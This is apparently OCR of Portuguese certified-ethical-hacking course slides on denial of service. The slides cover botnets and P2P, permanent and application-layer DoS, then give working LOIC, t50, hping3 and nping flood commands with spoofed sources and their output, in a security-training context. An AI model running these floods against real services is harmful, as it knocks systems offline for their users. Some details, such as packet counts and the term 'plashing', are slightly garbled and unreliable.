
Ataques Peer-to-Peer

- Aqui o atacante instrui os clientes dos centros de compartilhamento de arquivos peer-to-peer para se desconectarem da sua rede e se conectar ao site da vítima. Com isso, milhares de computadores podem tentar se conectar ao site de destino, o que provoca uma queda no desempenho do site alvo.
- Estes ataques peer-to-peer podem ser identificados facilmente com base em suas assinaturas. Utilizando este método, os atacantes lançam ataques maciços de negação de serviço e comprometem os sites.




Ataques de negação de serviço permanentes

- Negação de serviço permanente (DOP) também é conhecido como plashing. Se refere a um ataque que danifica o sistema e torna o hardware inutilizável para sua finalidade original até que seja substituído ou reinstalado. Um ataque DOP explora falhas de segurança. Isto permite a administração remota sobre as interfaces de gerenciamento do hardware da vítima, tais como, impressoras roteadores e outros equipamentos de rede.
- Este ataque é efetuado utilizando um método conhecido como "brickinga system". Neste método, o atacante envia e-mail, chats IRC, tweets, e mensagens de vídeo com atualizações de hardware fraudulentas para a vítima, modificando e corrompendo as atualizações com vulnerabilidades ou firmware com defeito.



Ataques de inundação em nível de aplicação

- Alguns ataques DoS contam com exploits relacionados com o software, tais como buffer overflows, enquanto a maioria dos outros tipos de ataques DoS exploram a largura de banda. Os ataques que exploram softwares causam confusão na aplicação, levando-a a preencher o espaço em disco ou consumir todos os ciclos de memória ou de CPU disponíveis.
- Ataques de inundação ao nível de aplicação tornaram-se rapidamente uma ameaça convencional para fazer negócios na Internet. A segurança de aplicações web é mais crítica do que nunca. Este ataque pode resultar em perda substancial de dinheiro, serviço e reputação para as organizações.




Entendendo a rede Botnet

- O termo botnet é derivado da palavra robô de rede, que também é chamado exército de zumbis. Uma botnet é uma enorme rede de sistemas comprometidos. Ela pode comprometer um grande número de máquinas sem a intervenção dos proprietários das máquinas. Botnets são compostas por um conjunto de sistemas comprometidos que são monitorados por uma infraestrutura de comando específico.

Trojans para Botnet

- Blackshades NET
- Cythosia Botnet
- Andromeda Bot
- PlugBot



Conceitos de Denial-of-Service (DoS):

Denial-of-service (DoS) é um ataque que impede que os usuários autorizados acessem um computador ou rede. Os ataques de DoS tem como alvo a largura de banda de rede ou conectividade. Ataques de largura de banda transbordam a rede com um elevado volume de tráfego utilizando recursos de rede existentes, com isso privando os utilizadores legítimos de utilizar estes recursos.


Os ataques de conectividade transbordam um computador com uma grande quantidade de pedidos de conexão, consumindo todos os recursos do sistema operacional disponíveis, de modo que o computador não pode processar solicitações de usuários legítimos.

CEHv12 (ANSI)

10.Denial-of-Service (DoS)

LOIC

apt-get install git
git clone https://github.com/NewEraCracker/LOIC.git
cd LOIC
./loic.sh install
./loic.sh run



T50

1.Acessar sua máquina virtual Kali

2.Abrir o terminal como root

3.Digitar o comando “t50 ip.alvo --flood -S --turbo --dport 80”

t50 : Ferramenta t50

- 10.10.10.100 : Servidor Web alvo
- --flood : Esta opção substitui o threshold
- -S : TCP SYN Flag
- --turbo : Expande a performance do ataque
- --dport 80 : Define a porta de ataque

```
┌──(root㉿kali)-[~/LOIC]
└─# t50
T50 Experimental Mixed Packet Injector Tool v5.8.7b
Originally created by Nelson Brito <nbrito@sekure.org>
Previously maintained by Fernando Mercês <fernando@mentebinaria.com.br>
Maintained by Frederico Lamberti Pissarra <fredericopissarra@gmail.com>

[FATAL] t50: Target address needed.
```

Hping

#hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source addr.alvo

- hping3 = Name of the application binary.
- -c 100000 = Number of packets to send.
- -d 120 = Size of each packet that was sent to target machine.
- -S = I am sending SYN packets only.
- -w 64 = TCP window size.
- -p 21 = Destination port (21 being FTP port). You can use any port here.
- --flood = Sending packets as fast as possible, without taking care to show incoming replies. Flood mode.
- --rand-source = Using Random Source IP Addresses. You can also use -a or –spoof to hide hostnames. See MAN page below.
- www.hping3testsite.com = Destination IP address or target machines IP address. You can also use a website name here.

Hping

#hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source addr.alvo

hping3 = Nome do binário do aplicativo.

-c 100000= Número de pacotes a enviar.

-d 120= Tamanho de cada pacote que foi enviado para a máquina de destino.

-S= Estou enviando apenas pacotes SYN.

-w 64= Tamanho da janela TCP.

-p 21= Porta de destino (21 sendo a porta FTP). Você pode usar qualquer porta aqui.

--flood= Enviando pacotes o mais rápido possível, sem se preocupar em mostrar as respostas recebidas. Modo de inundação.

--rand-source= Usando endereços IP de origem aleatória. Você também pode usar -a ou –spoof para ocultar nomes de host. Consulte a página MAN.

www.hping3testsite.com= Endereço IP de destino ou endereço IP das máquinas de destino. Você também pode usar um nome de site aqui. Neste caso resolve para 127.0.0.1 (conforme inserido no arquivo /etc/hosts)

```
root@kali:~# hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source www.hping3testsite.com

HPING www.hping3testsite.com (lo 127.0.0.1): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown

^C
--- www.hping3testsite.com hping statistic ---
1189112 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

Nping

#nping tcp-connect –rate=90000 –c 900000 –q www.hping3testsite.com

--tcp-connect: modo de teste de conexão TCP sem privilégios.

--rate <taxa> : Envia um número de pacotes por segundo.

-c, --count <n> : Para após <n> rodadas.

-q: diminui o nível de detalhamento em um.

```
root@kali:~# nping --tcp-connect -rate=90000 -c 900000 -q www.hping3testsite.com
Iniciando o Nping 0.6.46 (http://nmap.org/nping) em 21/08/2014 16:20 EST
^CMax rtt: 7.220ms | RTT mínimo: 0,004 ms | RTT médio: 1,684ms
Tentativas de conexão TCP: 21880 | Conexões bem-sucedidas: 5537 | Reprovado: 16343 (74,69%)
Nping concluído: 1 endereço IP pingado em 3,09 segundos
root@kali:~#
```

Obrigado!

“QUEM NÃO SABE O QUE PROCURA, NÃO PERCEBE QUANDO ENCONTRA”.